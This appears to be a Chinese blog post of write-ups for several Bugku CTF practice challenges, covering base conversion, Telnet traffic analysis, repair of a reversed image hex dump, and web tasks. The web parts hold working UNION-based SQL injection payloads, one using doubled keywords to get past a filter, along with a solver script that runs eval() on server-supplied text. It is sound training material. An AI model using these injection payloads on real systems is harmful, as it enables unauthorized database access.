newbugku部分writeup

原创

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进制转换

给出一段数字字符串

```
1212 1230 1201 1213 1323 1012 1233 1311 1302 1202 1201 1303 1211 301 302 303 1331
```

仔细观察发现没有超过4的，猜测应该是4进制，然后用python脚本转成10进制，然后取对应ASCII码的字符串

脚本:

```
list = "1212 1230 1201 1213 1323 1012 1233 1311 1302 1202 1201 1303 1211 301 302 303 1331"
dict = list.split(" ")
flag = ""
for i in dict:
    flag+=chr(int(i,4))
print(flag)
```

流量分析

跟踪Telnet流量包flag就是登陆的密码

```
..... ..#..'........ ..#..'.....'.............P......'.......ANSI.......
Kernel 2.6.18-194.el5 on an x86_64
...login: ...bbuuggkkuu

Password: flag{bugku123456}

Last login: Sun Jan 20 19:30:18 from 192.168.31.7
[bugku@localhost ~]$
```


损坏的图片

然后发现图片的首尾格式是错误的，再仔细观察发现起始的82 60 和 最后的 50 89 就是正常的格式反过来了

于是写个py脚本 实现他的逆序输出

脚本如下：

```
import re
str1 = "826042AE444E454900000000B202663A259009D007FD7A4A012179C8F76403B7F0077E803BF761A9D5EDDDCC1600EFDBE242F0BA
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E499AC7CCE3D4BBC31AA4E087C2475913526BD1B0B3F49438D396403AFF006F54E1801BD58A1F082B50FAA7896360C4D382C006A688EA31F
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1139ACEA8F58A1F086A3DFC43EA9AF54D34B1A593619042D3B006F1600DE8C26F843549F08BD5AF84191302C8696A634C2C01BD354ED7445
EAC9A25FCB73C89A4AF56BE49E25A682D6E4B580E4F8037A00DE8C26F843549F08BD5AF84191302C8696A634C2C0069AA767C22F564D10E0
97C273C89A4AF56BE1250EB0513416B1A9DD06C800350EC7800D184DF086A93E117AB5F0832260590D2D4C6985800D354ECF845EAC9A273C
7184DF086A93E117AB5F0832260590D2D4C8985800DE7B769A4AF564D12FE58D52FF117AB5F24CD2D4C5A410B22F62F59261A73B06C71893
DD0CBD59344BF9631865EAD7C937388C7E3F1FE48E9FCFDFF66F9FF3F3FCFF3FC7E49E292E0B20020D9B5E6364AA2BAEEDC24B1C6CCDD9D3
D9D1FFFF27430E491B76D19DED5E7854414449031A000066A8725C000000060800010000000100005244484900D0000000A1A0A0D474E5089
"
str1 = re.sub(r"(?<=\w)(?=(?:\w\w)+$)"," ",str1)
list1 = str1.split()
list1 = list(reversed(list1))
str1 = " ".join(list1)
print(str1)
```

然后复制字符串到HxD中保存为图片是一个二维码，扫码得flag

web2

很明显我们得用Python脚本来跑
贴脚本

```
import requests
import re
url = "http://123.206.31.85:10002/"

res = requests.get(url)
print(res.text)
cookies = res.cookies["PHPSESSID"]
test = res.content.decode().split("<br/>")[1].split("</p>")[0] # 获得要计算的题
#test2 = re.split("<br/>\n(.*?)</p>\n",res.text)[1]
print(test)
result = eval(test)
print(result)
resl = requests.post(url,cookies={"PHPSESSID":"{}".format(cookies)},data={"result":"{}".format(result)})
print(resl.content.decode())
```

明明答案是正确的，但就是不显示flag，说计算错误，原因不明

web5

这道题是sql注入
我的payload1

```
http://6fe97759aa27a0c9.bugku.com/?mod=read&id=0 union select 1,database(),(select group_concat(table_name) from
 information_schema.tables where table_schema='web5'),3
```

Bugku _留言本

主页 | 新建留言
Delete

Post -- web5

flag,posts,users

at 3

payload2:

```
http://6fe97759aa27a0c9.bugku.com/?mod=read&id=0 union select 1,database(),(select group_concat(column_name) fro
m information_schema.columns where table_name='flag'),3
```

Bugku _留言本

主页 | 新建留言
Delete

Post -- web5

flag

at 3

payload3:

```
http://6fe97759aa27a0c9.bugku.com/?mod=read&id=0 union select 1,database(),(select group_concat(flag) from flag)
,3
```

Bugku _留言本

主页 | 新建留言

Delete

Post -- web5


flag{320dbb1c03cdaaf29d16f9d653c88bcb}

at 3

web 18

sql注入类型的题目

测试1' 无回显，测试1' --+有回显，这说明是单引号闭合，然后测试 1' or 1=1 --+竟然没有回显，应该是过滤了or ,用brupsuit爆破测试过滤的字符



用双写绕过过滤

爆列数

payloads:

```
1 ' oorrder by 4 --+
```

列数为3

爆报表 payloads:

```
http://123.206.31.85:10018/list.php?id=0' ununionion seselectlect 1,group_concat(table_name),3 from infoorrmation_schema.tables where table_schema=database() --+
```


爆字段 payloads:

```
http://123.206.31.85:10018/list.php?id=0' ununionion seselectlect 1,group_concat(column_name),3 from infoorrmation_schema.columns where table_name="flag" --+
```

爆数值 payloads:

```
http://123.206.31.85:10018/list.php?id=0' ununionion seselectlect 1,group_concat(flag),3 from flag --+
```

web25



要我们输入一些东西，随便输入一点，没有什么思路，点进入下面的链接,点进去发现有一个下载链接发现点击下载不了,查看源代码

```
1 <a href=/2/ziidan.txt  download="zidian.txt">下载</a>
```


把/2去掉试试，发现可以有几行字符串

```
asdhjk
dakjhkjwq
adkjhsdk
fkdjknbv
dkajshdlj
hjsjnb
sdalkj
flagf
sfksjhwqe
dsalkjlkqjwe
hsjnb
```

暂时没有什么思路了，扫一下目录

有一个shell.php

我们进入发现有一个输入框，想起来之前得到的那个文本，一个一个输进入发现最后一个是正确的能得到flag